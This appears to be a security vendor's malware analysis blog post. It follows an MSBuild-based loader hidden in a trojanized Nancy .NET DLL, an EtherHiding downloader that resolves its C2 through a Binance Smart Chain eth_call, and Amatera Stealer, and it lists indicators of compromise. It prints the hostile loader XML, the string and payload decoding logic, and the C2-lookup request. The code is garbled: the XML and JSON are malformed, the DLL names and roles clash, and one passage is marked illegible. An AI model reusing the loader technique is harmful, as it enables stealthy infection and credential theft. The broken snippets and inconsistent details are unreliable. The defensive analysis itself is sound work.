
Nancy.Compile.targets concatenates the three values to hex-decode the DLL and execute the DefaultEvaluator5 method using AppDomain.CurrentDomain.Load.CreateInstance.

```
<?xml version='1.0' encoding='utf-8'></?xml>
<AnalyzerConfigCache>
  <WarningsAsErrors>(1169B9F4-4EC2-433E-894D-E0F954D748CD)</WarningsAsErrors>
  <InvariantGlobalization>14.19.60</InvariantGlobalization>
  <WarningLevel>14.0</WarningLevel>
  <TargetPlatformVersion>false</TargetPlatformVersion>
  <RepositoryType>$(ProjectImportsCache)$(PackageValidationBaselineVersion)$(AnalyzerConfigCache)</RepositoryType>
  <ResolvedPackageMetadata>Nancy.DefaultEvaluator5</ResolvedPackageMetadata>
</PropertyGroup>
<PropertyGroup Condition="' $(MSBuildProjectExtension)' == '.csproj' ">
  <GeneratedCodeCache>
    $([System.AppDomain]::CurrentDomain.Load($([System.Runtime.Remoting.Metadata.W3cXsd2001.SoapHexBinary]::Parse($(RepositoryType)).Value)).CreateInstance($(ResolvedPackageMetadata)))</GeneratedCodeCache>
  </PropertyGroup>
</Project>
```

Execution of DefaultEvaluator5

The interesting part is that `Nancy.csproj` serves two purposes: It is the MSBuild project used to execute the first-stage loader, and it also contains the next stage decoded by the loader.

The DLL is a trojanized version of the Nancy .NET library and is an obfuscated .NET loader with malicious code implemented in the `DefaultEvaluator5` class. Some of the DLL's functionality is implemented in custom bytecode executed by this main method.



Comparison between the legitimate and trojanized Nancy DLLs

The DLL performs the following operations:

- Decrypts strings from resources using multi-key XOR decryption.
- Resolves APIs using API hashing and `GetDelegateForFunctionPointer`.
- Changes network settings, including disabling TLS certificate validation and setting the default system proxy.
- Performs anti-forensics operations.
- Reads the `_czzf` environment variable, which points to the previous `Nancy.csproj` file, then decodes and executes it.

The main `DefaultEvaluator5` method retrieves strings and interprets the bytecode contained in the following resources:

- `Nancy.Runtime.mvlorimu`: Contains the custom bytecode. The bytecode is interpreted by `_pv` and `_sro`. It implements 23 opcodes used to decrypt other strings and load the next-stage DLL.
- `Nancy.Data.tcnlhwx` and `Nancy.Resources.kxxodp`: Contain the encrypted strings and other data used for decryption, including keys, lengths, indexes, and the S-box.

The strings are decrypted using the following algorithm:

```
out[j] = data[data0ff+j] ^ key1[j%b] ^ sbox[(j*m1+seed)&0xFF] ^  
key2[((j+m3*m2)%b2+b2)%b2]
```

The next DLL stage, `GollopDevest`, is decoded from the same `Nancy.csproj` file using the following logic and loaded with `AppDomain.Load`:

```
for i, k in enumerate(marker_int):  
    if k < 256:  
        payload[i] = k  
    else:  
        payload[i] = marker_int[k-256]
```

[illegible]

The encoded next stage between the Pack markers

EtherHiding and Amatera Stealer

The next extracted stage is a DLL called `GollopDevest.dll`, a .NET downloader that uses the EtherHiding technique to obtain its command-and-control (C2) server and download the next stage.

The encrypted C2 domain is obtained using an Ethereum JSON-RPC `eth_call` request to `bsc-dataseed.binance.org`:

```
{
  "jsonrpc": "2.0",
  "method": "eth_call",
  "params": [
    [
      {
        "to": "0x328a1fadff154290f0ce1389a4e633698cdfdaa7",
        "data": "0x06fdde03",
        "latest"
      },
      "id": 1783436775
    ]
  ]
}
```

This EtherHiding downloader is likely part of a malware-as-a-service (MaaS) operation, as we have detected it being distributed in other campaigns, including ClickFix campaigns.

Three additional payloads are then downloaded: two .NET DLLs called PavinWide (an anti-analysis DLL) and GollopDevest (a loader DLL), and a C++ DLL called LanoseThrip, which ultimately decrypts and loads Amatera Stealer.

In this case, these payloads were downloaded from:

- /assets/ExponeAboard.json
- /assets/MailersKogasin.json

- /assets/LanoseThrip.json

The .NET DLLs are heavily obfuscated using control flow flattening, indirect calls through calli/ldftn, string encryption with several algorithms, junk code, dead code, and fake strings such as URL paths.

The analysis of these DLLs is still ongoing and will be explored in more detail in the next blog posts.

Indicators of Compromise (IOCs)

Domains

- downpro[.]net – Fake download website
- macisofile[.]sbs – Fake download website
- visitmama[.]blog – Fake download website
- visitmama[.]guru – Fake download website
- getgamerfree[.]com – Fake download website
- fullgames[.]digital – Fake download website
- flingbase[.]net – Fake download website
- citronemu[.]com – Fake download website
- filemodo[.]xyz – Distribution infrastructure
- storage06x[.]cfd – Distribution infrastructure
- p03sil[.]cyo – Distribution infrastructure
- wimsedas[.]xyz – Distribution infrastructure
- againstmor[.]store – Distribution infrastructure
- host03q[.]cfd – Distribution infrastructure
- cloud01y[.]cfd – Distribution infrastructure
- storage11x[.]cfd – Distribution infrastructure
- storage04x[.]cfd – Distribution infrastructure
- host82p[.]cfd – Distribution infrastructure
- cloud05y[.]cfd – Distribution infrastructure
- analyticstrack-pzh[.]click – Tracking website
- login.orbitalframework[.]cc – Amatera Stealer C2

IP addresses

- 144.124.251[.]171 – Used to obtain additional payloads
- 195.63.140[.]33 – Used to obtain additional payloads
- 78.40.196[.]252 – Used to obtain additional payloads

File hashes (MD5)

- 29203ca123d51b1b33505a0813d360df – First-stage loader (Trojanized DLL)
- 810F257542018BE0FC62AF542D13D012 – GollopDevest DLL (Downloader DLL)
- 681DB529E402467A4B0567C82A350FC0 – PavinWride DLL (Anti-analysis DLL)
- 2E116632248A7E1F8AA6BCA92D9C1C90 – GollopDevest DLL (Loader DLL)
- F8453EFE408CE25B9484F872797E3D63 – Final payload

2 0 2 6

CNET

**EDITORS'
CHOICE
AWARD**

“One of the best cybersecurity suites on the planet.”

According to CNET. [Read their review →](#)